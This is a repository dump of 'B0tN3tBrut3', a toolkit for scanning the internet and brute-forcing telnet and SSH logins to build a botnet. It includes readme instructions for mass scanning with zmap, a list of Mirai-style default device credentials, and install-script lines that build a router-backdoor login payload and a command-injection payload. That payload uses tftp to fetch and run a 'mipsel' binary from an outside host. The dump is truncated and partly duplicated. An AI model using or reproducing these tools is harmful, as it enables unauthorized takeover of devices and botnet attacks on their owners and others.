├── lul.png
├── lul2.png
├── sshbrute
├── Debian|Ubuntu_zmap_auto_install.sh
├── README.md
├── ScannerInstall.sh
├── ReadmeTelnet.md
├── ReadmeSsh.md
├── CentOS_zmap_auto_install.sh
├── pass_file
└── TelnetBrute.py
/lul.png:
--------------------------------------------------------------------------------
https://raw.githubusercontent.com/YourAnonXelj/B0tN3tBrut3/HEAD/lul.png
--------------------------------------------------------------------------------
/lul2.png:
--------------------------------------------------------------------------------
https://raw.githubusercontent.com/YourAnonXelj/B0tN3tBrut3/HEAD/lul2.png
--------------------------------------------------------------------------------
/sshbrute:
--------------------------------------------------------------------------------
https://raw.githubusercontent.com/YourAnonXelj/B0tN3tBrut3/HEAD/sshbrute
--------------------------------------------------------------------------------
/Debian|Ubuntu_zmap_auto_install.sh:
--------------------------------------------------------------------------------
1 | #!/bin/sh
2 |
3 | # Debian ZMap Install
4 |
5 | apt-get update -y
6 |
7 | apt-get install build-essential cmake libgmp3-dev gengetopt libpcap-dev flex byacc libjson-c-dev pkg-config libunistring-dev -y
8 |
9 | apt-get install zmap -y
10 |
--------------------------------------------------------------------------------
/README.md:
--------------------------------------------------------------------------------

1 | # B0tN3tBrut3
2 | Brute force tool for telnet and ssh, programmed in python (with Zmap)
3 |
4 | Usage: Read ReadmeTelnet.md & ReadmeSsh.md
5 |
6 |
7 |
8 |
9 |
10 |
11 | 
 12 |
13 |
14 |
15 |
16 |
17 |
18 |
19 |
20 |
--------------------------------------------------------------------------------
/ScannerInstall.sh:
--------------------------------------------------------------------------------
1 | #!/bin/bash
2 | echo -e "\e[1;32mInstalando dependencias"
3 | yum install cpan wget curl glibc.i686 -y
4 | cpan force install Parallel::ForkManager
5 | cpan force install IO::Socket
6 | cpan force install IO::Select
7 | sleep 2
8 | yum install gcc php-devel php-pear libssh2 libssh2-devel libpcap -y
9 | pecl install -f ssh2
10 | touch /etc/php.d/ssh2.ini
11 | echo extension=ssh2.so > /etc/php.d/ssh2.ini
12 | echo -e "\e[1;36mTodo listo para sshbrute"
13 |
--------------------------------------------------------------------------------
/ReadmeTelnet.md:
--------------------------------------------------------------------------------
1 | [VPS CentOS 6.9/6.8] (Recomendado)
2 |
3 | - Install zmap
4 |
5 | 1- sh CentOS_zmap_auto_install.sh OR Debian_zmap_auto_install.sh
6 |
7 | - Scan Telnet Ips
8 |
9 | 1- ulimit -n 999999
10 |
11 | 2- zmap -p23 -o mfutelnet.txt -N 250000
12 |
13 | 1,5-(optional) zmap -p23 -o mfutelnet.txt -w telnet.lst
14 |
15 | - Bruteforce
16 |
17 | 2- ulimit -n 999999
18 |
19 | 3- python TelnetBrute.py mfutelnet.txt 15000 telnettest.txt
20 |
21 |
22 |
23 |
24 |
25 |
26 |
27 |
28 | Video: https://www.youtube.com/embed/ZOCRpKSFLfs
29 |
--------------------------------------------------------------------------------
/ReadmeSsh.md:
--------------------------------------------------------------------------------
1 |
2 |
3 | (CentOS 6.9)
4 |
5 |
6 | - git clone https://github.com/YourAnonXelj/B0tN3tBrut3.git
7 |
8 |
9 |
10 |
11 | 1- sh CentOS_zmap_auto_install.sh
12 |
13 | - si te sale el error "zmap: command not found"
14 |
15 | - pon este comando export PATH="/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin"
16 |
17 | 2- sh ScannerInstall.sh
18 |
19 | 3- zmap -p22 -o mfu.txt -N 250000 //-// not mfu2.txt or mfulol.txt dont change
20 |
21 | 4- chmod 777 *
22 |
23 | 5- ./sshbrute 2500
24 |
25 | Result = vuln.txt
26 |
27 |
28 |
--------------------------------------------------------------------------------
/CentOS_zmap_auto_install.sh:
--------------------------------------------------------------------------------
1 | #!/bin/sh
2 | # CentOS ZMap Install
3 |
4 | yum update -y
5 | yum install gcc cmake gmp gmp-devel libpcap-devel gengetopt byacc flex -y
6 | yum install json-c-doc.noarch json-c.i686 json-c.x86_64 json-c-devel.i686 json-c-devel.x86_64 -y
7 | yum install epel-release -y
8 | yum install gengetopt -y
9 |
10 | wget https://github.com/zmap/zmap/archive/v2.1.0.tar.gz
11 | tar -xvf v2.1.0.tar.gz
12 | cd zmap-2.1.0
13 | flex -o "src/lexer.c" --header-file="src/lexer.h" "src/lexer.l"
14 | byacc -d -o "src/parser.c" "src/parser.y"
15 | mkdir /etc/zmap
16 | cp conf/* /etc/zmap
17 | cmake -DENABLE_HARDENING=ON
18 | make
19 | make install
20 |
21 | python -c "print 'A'*8 + 'netcore\x00'" > loginpayload
22 | python -c "print 'AA\x00\x00AAAA cd /var/; tftp -g -r mipselss 1.1.1.1; chmod 777 mipsel; ./mipsel; rm -rf mipsel\x00'" > commandpayload
23 |
--------------------------------------------------------------------------------
/pass_file:
--------------------------------------------------------------------------------
1 | ubnt ubnt
2 | 1234 1234
3 | usuario usuario
4 | support support
5 | admin admin1234
6 | root root
7 | admin admin
8 | daemon daemon
9 | root vizxv
10 | root pass
11 | root anko
12 | root xc3511
13 | default default
14 | supervisor zyad1234
15 | root 5up
16 | default lJwpbo6
17 | User admin
18 | guest 12345
19 | guest password
20 | root zlxx.
21 | admin 1234
22 | admin 12345
23 | telnet telnet
24 | admin 1234567
25 | admin password
26 | root 88888888
27 | root klv1234
28 | root Zte521
29 | root hi3518
30 | root jvbzd
31 | root 7ujMko0vizxv
32 | root 7ujMko0admin
33 | root ikwb
34 | root dreambox
35 | root user
36 | root realtek
37 | root 00000000
38 | admin 1111111
39 | admin 54321
40 | admin 123456
41 | default 123456
42 | default S2fGqNFs
43 | default OxhlwSG8
44 | default antslq
45 | default tlJwpbo6
46 | root default
47 | default pass
48 | default 12345
49 | default password
50 | root taZz@23495859
51 | root 20080826
52 | admin 7ujMko0admin
53 | root gforge
54 | root zsun1188
55 | admin synnet
56 | root t0talc0ntr0l4!
57 | guest 1111
58 | root admin1234
59 | root tl789
60 | admin fliradmin
61 | root 12345678
62 | root 1234567890
63 | root vertex25ektks123
64 | root admin@mymifi
65 | admin 7ujMko0admin
66 | admin pass
67 | admin meinsm
68 | admin admin1234
69 | root 1111
70 | admin 1111
71 | root 666666
72 | root klv123
73 | Administrator admin
74 | service service
75 | supervisor supervisor
76 | guest 12345
77 | admin1 password
78 | administrator 1234
79 | 666666 666666
80 | 888888 888888
81 | tech tech
82 | admin dvr2580222
83 | ubnt ubnt
84 | user 12345
85 | admin aquario
86 | root zsun1188
87 | default lJwpbo6
88 | guest guest
89 | user user
90 | root Zte521
91 | root abc123
92 | root admin
93 | root xc3511
94 | root Serv4EMC
95 | root zsun1188
96 | root 123456
97 | default OxhlwSG8
98 | default S2fGqNFs
99 | admin smcadmin
100 | admin adslnadam
101 | sysadm sysadm
102 | support support
103 | root default
104 | root password
105 | root cat1029
106 | admin cat1029
107 | admin 123456
108 | root antslq
--------------------------------------------------------------------------------
/TelnetBrute.py:
--------------------------------------------------------------------------------
1 | #!/usr/bin/python
2 | #By Xelj
3 | import threading
4 | import sys, os, re, time, socket
5 | from Queue import *
6 | from sys import stdout
7 |
8 | if len(sys.argv) < 4:
9 | print "Usage: python "+sys.argv[0]+"
12 |
13 |
14 |
15 |
16 |
17 |
18 |
19 |
20 |
--------------------------------------------------------------------------------
/ScannerInstall.sh:
--------------------------------------------------------------------------------
1 | #!/bin/bash
2 | echo -e "\e[1;32mInstalando dependencias"
3 | yum install cpan wget curl glibc.i686 -y
4 | cpan force install Parallel::ForkManager
5 | cpan force install IO::Socket
6 | cpan force install IO::Select
7 | sleep 2
8 | yum install gcc php-devel php-pear libssh2 libssh2-devel libpcap -y
9 | pecl install -f ssh2
10 | touch /etc/php.d/ssh2.ini
11 | echo extension=ssh2.so > /etc/php.d/ssh2.ini
12 | echo -e "\e[1;36mTodo listo para sshbrute"
13 |
--------------------------------------------------------------------------------
/ReadmeTelnet.md:
--------------------------------------------------------------------------------
1 | [VPS CentOS 6.9/6.8] (Recomendado)
2 |
3 | - Install zmap
4 |
5 | 1- sh CentOS_zmap_auto_install.sh OR Debian_zmap_auto_install.sh
6 |
7 | - Scan Telnet Ips
8 |
9 | 1- ulimit -n 999999
10 |
11 | 2- zmap -p23 -o mfutelnet.txt -N 250000
12 |
13 | 1,5-(optional) zmap -p23 -o mfutelnet.txt -w telnet.lst
14 |
15 | - Bruteforce
16 |
17 | 2- ulimit -n 999999
18 |
19 | 3- python TelnetBrute.py mfutelnet.txt 15000 telnettest.txt
20 |
21 |
22 |
23 |
24 |
25 |
26 |
27 |
28 | Video: https://www.youtube.com/embed/ZOCRpKSFLfs
29 |
--------------------------------------------------------------------------------
/ReadmeSsh.md:
--------------------------------------------------------------------------------
1 |
2 |
3 | (CentOS 6.9)
4 |
5 |
6 | - git clone https://github.com/YourAnonXelj/B0tN3tBrut3.git
7 |
8 |
9 |
10 |
11 | 1- sh CentOS_zmap_auto_install.sh
12 |
13 | - si te sale el error "zmap: command not found"
14 |
15 | - pon este comando export PATH="/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin"
16 |
17 | 2- sh ScannerInstall.sh
18 |
19 | 3- zmap -p22 -o mfu.txt -N 250000 //-// not mfu2.txt or mfulol.txt dont change
20 |
21 | 4- chmod 777 *
22 |
23 | 5- ./sshbrute 2500
24 |
25 | Result = vuln.txt
26 |
27 |
28 |
--------------------------------------------------------------------------------
/CentOS_zmap_auto_install.sh:
--------------------------------------------------------------------------------
1 | #!/bin/sh
2 | # CentOS ZMap Install
3 |
4 | yum update -y
5 | yum install gcc cmake gmp gmp-devel libpcap-devel gengetopt byacc flex -y
6 | yum install json-c-doc.noarch json-c.i686 json-c.x86_64 json-c-devel.i686 json-c-devel.x86_64 -y
7 | yum install epel-release -y
8 | yum install gengetopt -y
9 |
10 | wget https://github.com/zmap/zmap/archive/v2.1.0.tar.gz
11 | tar -xvf v2.1.0.tar.gz
12 | cd zmap-2.1.0
13 | flex -o "src/lexer.c" --header-file="src/lexer.h" "src/lexer.l"
14 | byacc -d -o "src/parser.c" "src/parser.y"
15 | mkdir /etc/zmap
16 | cp conf/* /etc/zmap
17 | cmake -DENABLE_HARDENING=ON
18 | make
19 | make install
20 |
21 | python -c "print 'A'*8 + 'netcore\x00'" > loginpayload
22 | python -c "print 'AA\x00\x00AAAA cd /var/; tftp -g -r mipselss 1.1.1.1; chmod 777 mipsel; ./mipsel; rm -rf mipsel\x00'" > commandpayload
23 |
--------------------------------------------------------------------------------
/pass_file:
--------------------------------------------------------------------------------
1 | ubnt ubnt
2 | 1234 1234
3 | usuario usuario
4 | support support
5 | admin admin1234
6 | root root
7 | admin admin
8 | daemon daemon
9 | root vizxv
10 | root pass
11 | root anko
12 | root xc3511
13 | default default
14 | supervisor zyad1234
15 | root 5up
16 | default lJwpbo6
17 | User admin
18 | guest 12345
19 | guest password
20 | root zlxx.
21 | admin 1234
22 | admin 12345
23 | telnet telnet
24 | admin 1234567
25 | admin password
26 | root 88888888
27 | root klv1234
28 | root Zte521
29 | root hi3518
30 | root jvbzd
31 | root 7ujMko0vizxv
32 | root 7ujMko0admin
33 | root ikwb
34 | root dreambox
35 | root user
36 | root realtek
37 | root 00000000
38 | admin 1111111
39 | admin 54321
40 | admin 123456
41 | default 123456
42 | default S2fGqNFs
43 | default OxhlwSG8
44 | default antslq
45 | default tlJwpbo6
46 | root default
47 | default pass
48 | default 12345
49 | default password
50 | root taZz@23495859
51 | root 20080826
52 | admin 7ujMko0admin
53 | root gforge
54 | root zsun1188
55 | admin synnet
56 | root t0talc0ntr0l4!
57 | guest 1111
58 | root admin1234
59 | root tl789
60 | admin fliradmin
61 | root 12345678
62 | root 1234567890
63 | root vertex25ektks123
64 | root admin@mymifi
65 | admin 7ujMko0admin
66 | admin pass
67 | admin meinsm
68 | admin admin1234
69 | root 1111
70 | admin 1111
71 | root 666666
72 | root klv123
73 | Administrator admin
74 | service service
75 | supervisor supervisor
76 | guest 12345
77 | admin1 password
78 | administrator 1234
79 | 666666 666666
80 | 888888 888888
81 | tech tech
82 | admin dvr2580222
83 | ubnt ubnt
84 | user 12345
85 | admin aquario
86 | root zsun1188
87 | default lJwpbo6
88 | guest guest
89 | user user
90 | root Zte521
91 | root abc123
92 | root admin
93 | root xc3511
94 | root Serv4EMC
95 | root zsun1188
96 | root 123456
97 | default OxhlwSG8
98 | default S2fGqNFs
99 | admin smcadmin
100 | admin adslnadam
101 | sysadm sysadm
102 | support support
103 | root default
104 | root password
105 | root cat1029
106 | admin cat1029
107 | admin 123456
108 | root antslq
--------------------------------------------------------------------------------
/TelnetBrute.py:
--------------------------------------------------------------------------------
1 | #!/usr/bin/python
2 | #By Xelj
3 | import threading
4 | import sys, os, re, time, socket
5 | from Queue import *
6 | from sys import stdout
7 |
8 | if len(sys.argv) < 4:
9 | print "Usage: python "+sys.argv[0]+"